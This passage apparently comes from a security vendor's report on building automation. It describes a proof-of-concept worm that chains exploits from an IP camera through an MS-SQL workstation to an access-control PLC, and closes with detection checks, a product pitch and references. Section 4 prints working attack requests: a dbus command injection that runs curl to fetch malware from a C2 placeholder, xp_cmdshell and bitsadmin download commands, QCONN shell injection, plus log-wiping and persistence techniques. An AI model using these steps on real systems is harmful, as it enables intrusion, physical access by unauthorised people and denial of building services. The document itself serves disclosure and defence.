Buffer overflow. There is a binary daemon running on the Access Control PLC that exposes multiple HTTP endpoints that remote users can access to manage the device. Most of these endpoints require authentication, except one which can be used to check if the system is up. Fuzzing this endpoint showed us that it crashed when long sequences of characters were sent in the HTTP request, a clear indication of buffer overflow. We used `pdebug` and `gdb` to remotely debug the PLC and noticed that the process always crashed with a segmentation fault at an address which points to the `memcpy()` function in the `libc`. After disassembling and analyzing the binary, we found the root cause of the crash to be the use of the `sprintf()` function without proper boundaries checking in the request handling function of the framework. The buffer overflow could be exploited for remote code execution, and we hint at how we did it in Section 4.3.

Even if these last two issues are not 0-days in the proper sense (since they were known by the vendor and a patch existed for them), and they affected older versions of the framework used in the Access Control PLC (the versions we tested were from June 2013), they are very serious for at least one reason, common to ICS, IoT, and BAS devices: the myriad of devices available online (and probably many more not directly exposed) that can still be exploited because they are unpatched.

To understand how many of the devices analyzed in our research can be found online and how many are vulnerable to the issues summarized in Table 2, we aggregated data from searches on Shodan and Censys. The results are shown in Figure 8 (devices except IP Cameras), **where we can see that out of 22,902 devices, 9,103 (39.3%)** are vulnerable and Figure 9 (IP Cameras), **where we can see that out of 11,269 devices, 10,312 (91.5%)** are vulnerable.




Figure 8 - Publicly Exposed Devices (Except IP Cameras)




Figure 9 - Publicly Exposed IP Cameras

4. Malware Development

After finding the individual vulnerabilities, we proceeded to create a proof-of-concept malware that exploits some of them to implement, in our lab, the third attack path identified in Section 2.2. In the lab scenario, depicted in Figure 10, the malware executes the following steps:

1. Exploit a series of vulnerabilities on the IP Camera to drop a copy of itself on the device.
2. Use this entry point to reach the workstation and exploit its misconfigured MS-SQL server.
3. From the workstation, find the connected Access Control PLC and exploit a series of vulnerabilities to gain access to it and drop its main payload.
4. Persist on the PLC using a suite of techniques.
5. Finally, abuse the application running on the PLC to add or remove users and grant access to unauthorized persons or deny access to legitimate users.




Figure 10 - Malware Scenario in the Lab

To implement the proof-of-concept described in the scenario above, we have to overcome two main challenges:

1. The devices use **multiple architectures and operating systems**. The IP camera runs Linux on a MIPS processor, the workstation runs Windows on x86 and the Access Control PLC runs QNX [38] on PowerPC. We decided to develop the core of the malware in Go [39] because it supports easy cross-compilation and because of the availability of libraries implementing helper functions (e.g., SSH and FTP connections). However, the final payload was developed in Java, since Go does not support native compilation to QNX and the PLC runs a Java Virtual Machine.
2. The malware must be **small**, since some of these devices have very limited space (the IP camera has only 5MB of free space in its main partition), and the infection should be fast and stealthy to avoid large binaries traveling on the network. To reduce the size of the generated binary, we used the UPX [40] packer, which reduced the final artifact from around 6MB to around 2MB.

In the following sections, we detail the implementation of each step of the malware as a separate module. We also consider how this scenario could be extended or modified for a larger-scale attack or for attacks on other devices.

4.1 Step 1 – Initial Access

The IP Camera can be exploited using a combination of CVE-2018-10660 [41], CVE-2018-10661 [42], and CVE-2018-10662 [43]. The vulnerabilities and our exploit are based on the work of Or Peles [37] and the available Metasploit module [44].

First, CVE-2018-10661 allows an attacker to send unauthenticated HTTP requests to a privileged handler on the /bin/ssid binary running on the camera. Second, CVE-2018-10662 allows the attacker to send unrestricted dbus messages through this handler. Since /bin/ssid runs with root privileges, these messages can invoke system interfaces that are subject to a strict authorization policy. Third, CVE-2018-10660 allows the attacker to inject, via dbus, shell commands in a vulnerable parameter.

Chaining the three vulnerabilities, allows the attacker to send an unauthenticated request to update the vulnerable parameter with a shell command of choice, which in our case is a curl request to download the malware. The command is executed when the parameters are synchronized, which can also be forced via the command injection. The HTTP requests to download the malware are shown below.

```
// 1. Send the command to be executed
POST http://ADDRESS_OF_CAMERA/index.html/a.srv
action=dbus&args=---system      --dest=com.axis.PolicyKitParhand      --type=method_call      /com/axis/
PolicyKitParhand      com.axis.PolicyKitParhand.SetParameter      string:root.Time.DST.Enabled
string:;curl${IFS}http://ADDRESS_OF_C2/file;

// 2. Synchronize the parameters
POST http://ADDRESS_OF_CAMERA/index.html/a.srv
action=dbus&args=---system      --dest=com.axis.PolicyKitParhand      --type=method_call      /com/axis/
PolicyKitParhand com.axis.PolicyKitParhand.SynchParameters
```

Another similar pair of requests can be used to execute the downloaded file.

4.2 Step 2 – Lateral Movement I

Once on the camera, the malware cleans its tracks by editing the files /var/volatile/log/{auth,info}.log, calls netstat to find the workstation connected to it (used for network video recording) and moves from the camera to the workstation by exploiting the misconfigured MS-SQL server.

First, the malware enables remote shell command execution on the workstation as follows [45]:

```
EXEC master.dbo.sp_configure 'show advanced options',1;RECONFIGURE;exec master.dbo.sp_configure 'xp_
cmdshell', 1;RECONFIGURE;
```

Second, the malware uses xp_cmdshell to invoke the Windows-native BITSadmin [46] download service as follows:

```
EXEC xp_cmdshell 'bitsadmin /transfer testjob /download /priority normal http://ADDRESS_OF_CAMERA/file
/file C:\\file'
```

Another call to xp_cmdshell can be used to execute the downloaded file.

4.3 Step 3 – Lateral Movement II

While running on the workstation, the malware looks for an instance of the Access Control PLC workbench and reads its configurations files to find the devices connected to and being managed by that workstation.

For each running device, the malware tries to exploit it and drop its final payload on it. This exploitation step can be broken down into 3 stages, as shown in Figure 11 and described below:

1. Exploit the buffer overflow vulnerability (detailed in Section 3.4) to launch QCONN [47], which is a remote unauthenticated shell with limited commands provided by QNX.
2. Exploit a command execution vulnerability in QCONN [48] to enable FTP on the device.
3. Upload the final .jar payload via FTP and execute it via QCONN.




Figure 11 - Lateral Movement II

Of course, stages 1 and 2 can be skipped if QCONN and FTP, respectively, are already enabled on the device.

The first stage uses an exploit that we developed for the buffer overflow vulnerability on the HTTP request handler described in Section 3.4. The shellcode for the exploit, written in the PowerPC assembly language, invokes the `system()` syscall to launch the QCONN application.

The second stage, enabling FTP as the upload method, exploits a command injection vulnerability on QCONN. To enable FTP, the file `/etc/ftpd` should be edited to contain the port on which the FTP daemon will listen and the network daemon `inetd` must be restarted. The command injection vulnerability is exploited by sending the following commands via a telnet connection to QCONN (port 8000):

```
service launcher
start/flags 8000 /bin/sh /bin/sh -c "COMMAND"
continue
```

The third stage, uploading the payload, is accomplished by connecting to the open FTP port. To do so, we need the credentials for the connection, which can be obtained by reading and trying to crack the `/etc/shadow` file (which can be very time-consuming) or by reading and decoding the `daemon.properties` file which contains username and passwords. To decode the passwords in the `daemon.properties` file, we exploit the hardcoded secret vulnerability described in Section 3.4.

Cleaning evidence of the malware on the workstation can be accomplished by editing the Windows event logs using a tool such as `eventlogedit` [49].

4.4 Step 4 – Execution

After being dropped on the target device, the first goal of the final payload is to disrupt the normal behavior of the PLC by adding a new user and a new badge to the database, giving access to an otherwise unauthorized person. To do so, three operations have to be performed:

1. Add a new user with a chosen schedule, which tells the controller when the user can open the door.
2. Add a new badge.
3. Allow the badge to open the controlled door.

These operations could be done directly on the database holding the information of users and badges or by abusing the web application running on the controller itself. We chose to use the latter option, since we were able to gather the credentials by once again exploiting the hardcoded secret vulnerability. In any case, the HTTP requests are executed from the device to the server running on itself, so there is no network traffic seen from the outside.

We do not show the HTTP requests used in the final payload because they are quite long (almost 30 parameters when adding a new badge), but they contain mostly information that can be easily controlled by the attacker, assuming that the attacker has access to a badge that is programmed to work with the reader being controlled by the PLC. Although, the badge can be blank and doesn't need to have any rights or people associated with it.

Another possible (and easier) goal for the payload is to delete all (or some) users or rights on the database, effectively denying functionality to legitimate and otherwise authorized users.

Finally, to cleanup the device, the malware edits the files under `/var/slog`.

4.5 Step 5 – Persistence

After the final payload has been executed, the malware has to persist on the device after reboots. To achieve this, we tested a suite of well-known techniques for *NIX malware [50] [27].

Two usual suspects did not work due to limitations on the tested device. Local job scheduling [51] did not work because the cron job scheduler was not present, and modifying the device's initialization script [52] did not work because it is located on a read-only partition (`/sys/bin/reinit.sh`). Nevertheless, the following techniques could be used for persistence:

- **Add a .kshrc** [53] shell configuration script calling the malware. `.kshrc` is the ksh equivalent of the well-known `.bashrc`, used in this case because ksh is the default shell on the device. In this case, the malware is executed every time a user logs in to the device.
- **Path interception** [54] of a script or binary that is executed every time the device is rebooted (e.g., the vulnerable daemon) or when a user logs in (e.g., the default shell). Using this technique, we change the location of the target that should be executed and put in its place a script that calls the malware first and then the target. Another way to achieve path interception is by changing the `$PATH` environment variable to point to a location where the malware is stored.

Many other techniques could be applied for persistence, such as injecting malicious code directly into a legitimate jar file used by the device, but we achieved our goal with path interception and, although this step may sound like the most trivial in the whole malware execution, it requires a lot of care to be done right. During the development of our proof-of-concept, we "bricked" the device because of an incorrect path interception attack on the daemon that led to problems during boot. The only way to get the device operational again was to send it to technical support.

Our proof-of-concept payload is capable of persisting on the targeted device after reboots, but is not capable of communicating back to an attacker's command and control (C2) server, since the goal of this proof-of-concept was to automatically spread in the network and cause a pre-defined disruptive action, instead of exfiltrating data or maintaining active communication with an APT-style attacker. C2 servers are often used in attacks targeting IT networks to issue commands, exfiltrate data or upload new versions of a malware [55]. In OT devices that have no direct communication with the Internet, such as the Access Control PLC in our malware scenario, this active communication is hard to achieve (also true for isolated IT networks). One possibility to establish this kind of communication is to exploit misconfigured DNS resolution (i.e. when a device is configured to query external DNS servers) and create a covert channel using a tool such as dnscat2 [56].

4.6 Alternative Scenarios – Scaling the Attack

One of the main characteristics of the developed proof-of-concept is that it is modular. The core of the malware is a worm that is able to identify the next devices it finds on the network and call the appropriate exploitation modules. When it finds the target device, it drops a special module, which is the final payload, and stops spreading.

Each of the modules implementing one of the steps described above can be replaced by other modules implementing other kinds of attacks, and the modules can be linked in different ways to implement alternative attack paths.

Other attack modules could include the exploitation of other devices, such as:

- WiFi routers [57] or medical devices [58] instead of cameras for the entry point.
- Dedicated network video recorders (NVRs) [59] instead of Windows workstations in the management level.
- HVAC controllers instead of access control PLCs for the target.

The payloads can also be different. The buffer overflow, for instance, can crash a vulnerable device quite easily by just sending a long string on the HTTP request to the correct endpoint. If the goal of the attacker is to render the device unusable for some time, this saves them the effort of developing a complex payload. An attack on an HVAC controller could be a simple temperature setpoint change. One device we did not use in our implementation, the protocol gateway, could be a target just for the persistence of the malware, acting as a server in the internal network that can spread the infection across subsystems.

Alternative attack paths can also be simpler or more complicated. In a simplified path, the two lateral movement modules could be substituted by one that spreads the malware from the entry point to the target device. In a more complex path, containing many workstations in the management level, the malware could move laterally exploiting Windows vulnerabilities (e.g., MS17-010/EternalBlue [60] used by WannaCry [61]) or Windows domains (e.g., psexec [62] and mimikatz [63] used by GreyEnergy [5]).

Our choices for the modules and path we developed were driven by the availability and popularity of devices and by the desire to have a realistic network. IP cameras, for instance, are one of the most common Internet-facing IoT devices in the world. On Shodan, we can find more than 200,000 remotely accessible cameras, around 17,000 of which are from the same vendor as the one used in our setup. On the same website, we can also find more than 20,000 devices from the same Access Control PLC vendor used in our setup. It is important to clarify that not all these devices are vulnerable, but many are because of bad patching practices, as shown in Section 3.4. With a modest number of modules developed for entry, movement, and payload execution, this attack could be scaled to many real building automation networks, including not only critical infrastructure facilities, but also places such as schools, not always thought of as critical, but where an attack can have a serious impact on people.

5. Malware Detection

eyeInspect is a leading visibility and control platform used by critical infrastructure operators worldwide to protect OT/ICS networks from a wide range of threats. It continuously monitors and analyzes network communications and compares them to a baseline of desired operations and known threats and vulnerabilities defined in an Industrial Threat Library (ITL). Asset information and alerts about potential threats are then delivered to a central management platform, called the Command Center, in real time.

Some examples of threats detected by eyeInspect include:

- Attempted and ongoing intrusions
- Misbehaving and misconfigured devices
- Undesired process operations
- Operational mistakes
- Known and 0-day attacks

These threats are detected and presented to the operator in two main formats:

Visual analytics. The operator benefits from a graphical representation of the network illustrated with various graphs and charts. These graphs and charts are preconfigured to provide at-a-glance insights into the most relevant aspects of current network activity, but they can also be fully customized by the operator to fit their needs. In fact, the visual analytics platform is built on top of a full-fledged data warehouse, which means that the operator is able to query assets in the network and see their behavior at any moment in time. This empowers operators to see what is currently happening, as well as analyze what happened in the past if a suspicious event occurs.

Real-time alerts. If something undesired or unexpected happens in the network, eyeInspect immediately notifies the operator and provides them with all the intelligence required to respond to the event. This includes information about the source of the problem, the targeted device(s), the nature of the problem (e.g. an unknown device suddenly starts communicating with field devices, the SCADA server issues an undesired command, field devices become unresponsive or return unusual values, etc.) and even a packet capture of the traffic related to the event. This traffic capture can become critical information to have if advanced threats, such as a zero-day attack, occur. This key data can then be forwarded to specialized security vendors and organizations such as ICS-CERT, Symantec, Mandiant or others for further analysis.

“Detailed asset information and alerts about potential threats are delivered to a central management platform in real time.”

eyeInspect has already proven effective against intrusion attempts and ICS-specific problems at different customers. At one customer site, it detected an attacker's successful intrusion into their network by exploiting a firewall misconfiguration, during which they were caught probing the SCADA server with malformed protocol messages. A second incident revealed the instability of a large region's power grid due to misconfigured devices, which was not revealed by the SCADA system.

Network monitoring is fundamental to detect and respond to threats like the malware described in Section 4. After the malware has moved to and persisted on the PLC, detection and response become much more difficult and disruptive. After learning the normal behavior of a network, eyeInspect can detect anomalous communications resulting from the execution of this malware, such as the workstation connecting to QCONN on the Access Control PLC, and immediately raise alerts.

Our team has also developed custom checks to detect the anomalous behavior of this and other malware that use similar techniques. The purpose of these checks is to detect these threats even without learning the normal behavior of the network and to allow tailored alerts for specific components of the malware.

In total, we developed three checks which were added to our database of known anomalous behavior:

1. AXIS RCE, which detects malicious command injected on AXIS cameras
2. MS-SQL xp_cmdshell, which detects malicious commands sent through a MS-SQL connection
3. QCONN, which detects malicious commands sent to a QCONN instance running on a PLC

Figure 12 shows an example of an alert raised by eyeInspect when the AXIS RCE exploitation is detected.

The screenshot displays an alert interface with four main sections:

- Summary:**
 - Alert ID: 8
 - Timestamp: Sep 28, 2018 17:09:42
 - Sensor name: replay1
 - Detection engine: Custom checks (SD Scripts)
 - Profile: 13 - VDOO exploitation detection v0.1
 - ID and name: id_sec_cve_vdoos_command_injection - VDOO command injection
 - Description: VDOO command injection: a device has been exploited using the VDOO vulnerability.
 - Severity: High
 - Source MAC: 60:45:BD:F9:FA:91 (Microsoft)
 - Destination MAC: 00:01:F0:90:FB:B6 (Tridium)
 - Source IP: 192.168.212.123
 - Destination IP: 192.168.212.51
 - Source port: 53006
 - Destination port: 80
 - L2 proto: Ethernet
 - L3 proto: IP
 - L4 proto: TCP
 - L7 proto: HTTP
 - TCP stream opened in hot start mode: false
 - Status: Not analyzed
 - Labels: (None)
 - User notes: (None)
- Source host info:**
 - IP address: 192.168.212.123 (Private IP)
 - MAC addresses: 60:45:BD:F9:FA:91 (Microsoft)
 - Role: Unknown
 - Client protocol(s): HTTP (TCP 80), MSSQL (TCP 1433), NotAKnownOne (TCP 8000)
 - Purdue level: 4 - Site business network
 - Criticality: L
 - Known vulnerabilities: 0
 - Related alerts: 4 (Show)
 - First seen: Oct 2, 2018 15:45:39
 - Last seen: Oct 4, 2018 11:02:08
- Destination host info:**
 - IP address: 192.168.212.51 (Private IP)
 - MAC addresses: 00:01:F0:90:FB:B6 (Tridium)
 - Role: Web server
 - Server protocol(s): HTTP (TCP 80), NotAKnownOne (TCP 8000)
 - Purdue level: 4 - Site business network
 - Criticality: L
 - Known vulnerabilities: 0
 - Related alerts: 3 (Show)
 - First seen: Oct 2, 2018 15:45:39
 - Last seen: Oct 2, 2018 15:45:39
- Alert details:**
 - Command found: curl\${IFS}st;

Figure 12 - Example of Alert Raised by eyeInspect

6. Discussion

The main question we wanted to answer with this research is, “Why should we worry about the security of building automation systems?”

This report analyzed the threat landscape for building automation systems and networks, demonstrated how a group of researchers at Forescout could uncover and exploit dangerous vulnerabilities in popular building automation devices and described how eyeInspect, a leading leading visibility and control platform for OT, can be used to detect this and other similar threats.

After our study, we have come to the conclusion that building automation systems (BAS) may be as critical as industrial control systems in terms of safety and security, despite the fact that BAS receive much less attention from the security community. In fact, security and safety concerns are converging not just for ICS, as demonstrated by the recent TRISIS malware, but also for BAS. Cyberattacks on building automation devices have the potential to directly impact thousands of occupants of a single building, or in the case of a larger, coordinated attack, hundreds of thousands of people.

We hope to have effectively highlighted our concerns by demonstrating the relative ease with which our goals were achieved in this simulated environment. **This research and development project, from idea to concrete malware and report, only cost us around \$12,000 in equipment and effort, as shown in Table 3.** Although we are aware that achieving the same results in a real-life scenario could prove more challenging, especially at scale, we are confident that this is well within the reach of many groups of actors with less positive intentions than ours.

Item	Type	Cost
Online Documentation	Resource	\$0
IP Camera	Hardware	\$500
NVR Software	Software	\$0
Engineering Workstation	Hardware	\$600
Access Control PLC	Hardware	\$800
Access Control PLC Workbench	Software	\$1500
Knowledge Gathering	Activity	\$2000
Finding Vulnerabilities	Activity	\$2000
Exploiting + Cleaning IP Camera	Activity	\$250
Exploiting + Cleaning Workstation	Activity	\$250
Exploiting + Cleaning Access Control PLC	Activity	\$2000
Persisting on Access Control PLC	Activity	\$500

Table 3 - Cost Breakdown

Complete visibility into BAS networks is key to identifying this type of attack. Adding enhanced security with network monitoring can give organizations a thorough understanding of the BAS environment and its connections. This makes it easier to design effective security architectures, identify attack vectors, and locate blind spots, among other things. Improved BAS visibility also enables security managers to resolve unknown and unchecked operational security issues, including vulnerabilities, misconfigurations, access policy violations, faulty design in the form of weak security controls, and any unplanned or unauthorized changes.

One way to increase BAS visibility is to adopt an advanced network monitoring and situational awareness platform, such as eyeInspect for building automation. These types of tools provide much-needed visibility into the BAS and raise an immediate alert if a new node appears on the network or a communication pattern becomes abnormal or dangerous. It also empowers users to enforce compliance with internal network and maintenance policies, alerting when an unusual set of credentials is used or a user logs in outside of authorized hours.

Network monitoring platforms, such as eyeInspect, offer detailed threat detection capabilities, rapid remediation automation and intelligent alert prioritization. Facility managers can also detect operational anomalies and identify risks before they lead to potentially dangerous incidents and help prevent them in the future.

The benefits of this approach extend far beyond conventional cybersecurity to offer asset owners in the BAS and smart building industry the power of complete OT visibility and system integration with legacy and new control systems.

Learn more about device visibility and cyber resilience for building automation networks by reading the [solution brief](#).



See eyeInspect in Action!

Your building automation system is unique. Request a demo and let us show how you can benefit from eyeInspect.

[Schedule a Demo](#)

7. About the Authors

Daniel dos Santos holds a PhD in Computer Science from the University of Trento and has experience in security consulting and research. He is a researcher at Forescout, focusing on vulnerability research and the development of innovative features for eyeInspect.

Clément Speybrouck holds a post-master degree in Security in Computer Systems and Communication from EURECOM and worked as an intern at Forescout during the development of this research project.

Elisa Costante holds a PhD in Computer Science from the Eindhoven University of Technology. She is an expert in IT and OT security and privacy. As Head of Industrial and OT Research at Forescout, she manages the internal and external research activities. Her responsibilities include the management of national and international projects, the planning of research strategy and the supervision of prototype development activities for innovative features to be added to eyeInspect.

Acknowledgement: the authors would like to thank Andrés Castellanos-Páez and Jos Wetzels for their help in discovering and exploiting the buffer overflow vulnerability described in Section 3.4.

References

- [1] M. Burgess, "Could hackers really take over a hotel? WIRED explains," 2017. [Online]. Available: <http://www.wired.co.uk/article/austria-hotel-ransomware-true-doors-lock-hackers>.
- [2] I. Ashok, "Hackers leave Finnish residents cold after DDoS attack knocks out heating systems," 2016. [Online]. Available: <http://www.ibtimes.co.uk/hackers-leave-finnish-residents-cold-after-ddos-attack-knocks-out-heating-systems-1590639>.
- [3] D. Goodin, "Wi-Fi passwords can be stolen by hacking smart lightbulbs," [Online]. Available: <http://www.wired.co.uk/article/cryp-to-weakness-lightbulbs>.
- [4] B. Perelman, "The Rise of ICS Malware: How Industrial Security Threats Are Becoming More Surgical," 2018. [Online]. Available: <https://www.securityweek.com/rise-ics-malware-how-industrial-security-threats-are-becoming-more-surgical>.
- [5] A. Cherepanov, "GreyEnergy: A successor to BlackEnergy," [Online]. Available: https://www.welivesecurity.com/wp-content/uploads/2018/10/ESET_GreyEnergy.pdf. [Accessed 2018].
- [6] O. Gasser, Q. Scheitle, C. Denis, N. Schrickler and C. Carle, "Security Implications of Publicly Reachable Building Automation Systems," in Proceedings of the IEEE Security & Privacy Workshops, 2017.
- [7] T. Mundt and P. Wickboldt, "Security in Building Automation Systems - A First Analysis," in Proceedings of the 2016 International Conference On Cyber Security And Protection Of Digital Services, 2016.
- [8] S. Wendzel, J. Tonejc, J. Kaur and A. Kobekova, "Cyber Security of Smart Buildings," in Security and Privacy in Cyber-Physical Systems, Wiley, 2017.
- [9] D. Telegraaf, "Hack met medicijnen: 'Hoe haal je het in je hoofd?!'," 2018. [Online]. Available: <https://www.telegraaf.nl/nieuws/2841336/hack-met-medicijnen-hoe-haal-je-het-in-je-hoofd>.
- [10] B. Bowers, "How To Own a Building: Controlling the Physical World with BacNET Attack Framework," 2013. [Online]. Available: <https://www.youtube.com/watch?v=d3jtmv6Y9uk>.
- [11] T. Brandstetter, "(in)Security in Building Automation: How to Create Dark Buildings with Light Speed," 2017. [Online]. Available: <https://www.youtube.com/watch?v=PyOhwYgpGfM>.
- [12] B. Rios, "Owning a Building: Exploiting Access Control and Facility Management Systems," 2014. [Online]. Available: <https://www.youtube.com/watch?v=wwO3puWSGgQ>.
- [13] S. Wendzel, V. Zwanger, M. Meier and S. Szlosarczyk, "Envisioning Smart Building Botnets," GI Sicherheit, 2014.
- [14] Y. Mirsky, M. Guri and Y. Elovici, "HVACKer: Bridging the Air-Gap by Attacking the Air Conditioning System," 2017. [Online]. Available: <https://arxiv.org/abs/1703.10454>.
- [15] ActivePower, "Data Center Thermal Runway," [Online]. Available: <http://powertechniquesinc.com/wp-content/uploads/2015/08/Active-Power-WP-105-Data-Center-Thermal-Runaway.pdf>.
- [16] C. Osborne, "Researchers discover over 170 million exposed IoT devices in major US cities," 2017. [Online]. Available: <https://www.zdnet.com/article/researchers-expose-vulnerable-iot-devices-in-major-us-cities/>.
- [17] "Shodan," [Online]. Available: <https://www.shodan.io/>.
- [18] "Censys," [Online]. Available: <https://www.censys.io/>.
- [19] M. Krotofil and J. Wetzels, "Through the Eyes of the Attacker: Designing Embedded Systems Exploits for Industrial Control Systems," 2018. [Online]. Available: <https://www.youtube.com/watch?v=3x4MukvjEm8>.
- [20] B. Green, M. Krotofil and A. Abbasi, "On the Significance of Process Comprehension for Conducting Targeted ICS Attacks," in Proceedings of the Workshop on Cyber-Physical Systems Security and PrivaCy, 2017.
- [21] L. Garcia, F. Brasser, M. Cintuglu, A. Sadeghi, O. Mohammed and S. Zonouz, "Hey, My Malware Knows Physics! Attacking PLCs with Physical Model Aware Rootkit," in Proceedings of the 24th Annual Network & Distributed System Security Symposium (NDSS), 2017.

- [22] MITRE, "MITRE ATT&CK," [Online]. Available: <https://attack.mitre.org/>.
- [23] Lockheed Martin, "Cyber Kill Chain," [Online]. Available: <https://www.lockheedmartin.com/en-us/capabilities/cyber/cyber-kill-chain.html>.
- [24] MITRE, "Initial Access," [Online]. Available: <https://attack.mitre.org/tactics/TA0001>.
- [25] MITRE, "Lateral Movement," [Online]. Available: <https://attack.mitre.org/tactics/TA0008>.
- [26] MITRE, "Execution," [Online]. Available: <https://attack.mitre.org/tactics/TA0002>.
- [27] MITRE, "Persistence," [Online]. Available: <https://attack.mitre.org/tactics/TA0003>.
- [28] "The penetration testing execution standard," [Online]. Available: <http://www.pentest-standard.org>.
- [29] ISECOM, "Open Source Security Testing Methodology Manual (OSSTMM)," [Online]. Available: <http://www.isecom.org/research/>.
- [30] "Nmap: the Network Mapper," [Online]. Available: <https://nmap.org/>.
- [31] PortSwigger, "Burp Suite Scanner," [Online]. Available: <https://portswigger.net/burp>.
- [32] "Binwalk," [Online]. Available: <https://github.com/ReFirmLabs/binwalk>.
- [33] "Firmwalker," [Online]. Available: <https://github.com/craigz28/firmwalker>.
- [34] Hex-Rays, "IDA Pro," [Online]. Available: <https://www.hex-rays.com/products/ida/>.
- [35] "radare2," [Online]. Available: <https://rada.re/>.
- [36] "boofuzz," [Online]. Available: <https://github.com/jtpereyda/boofuzz>.
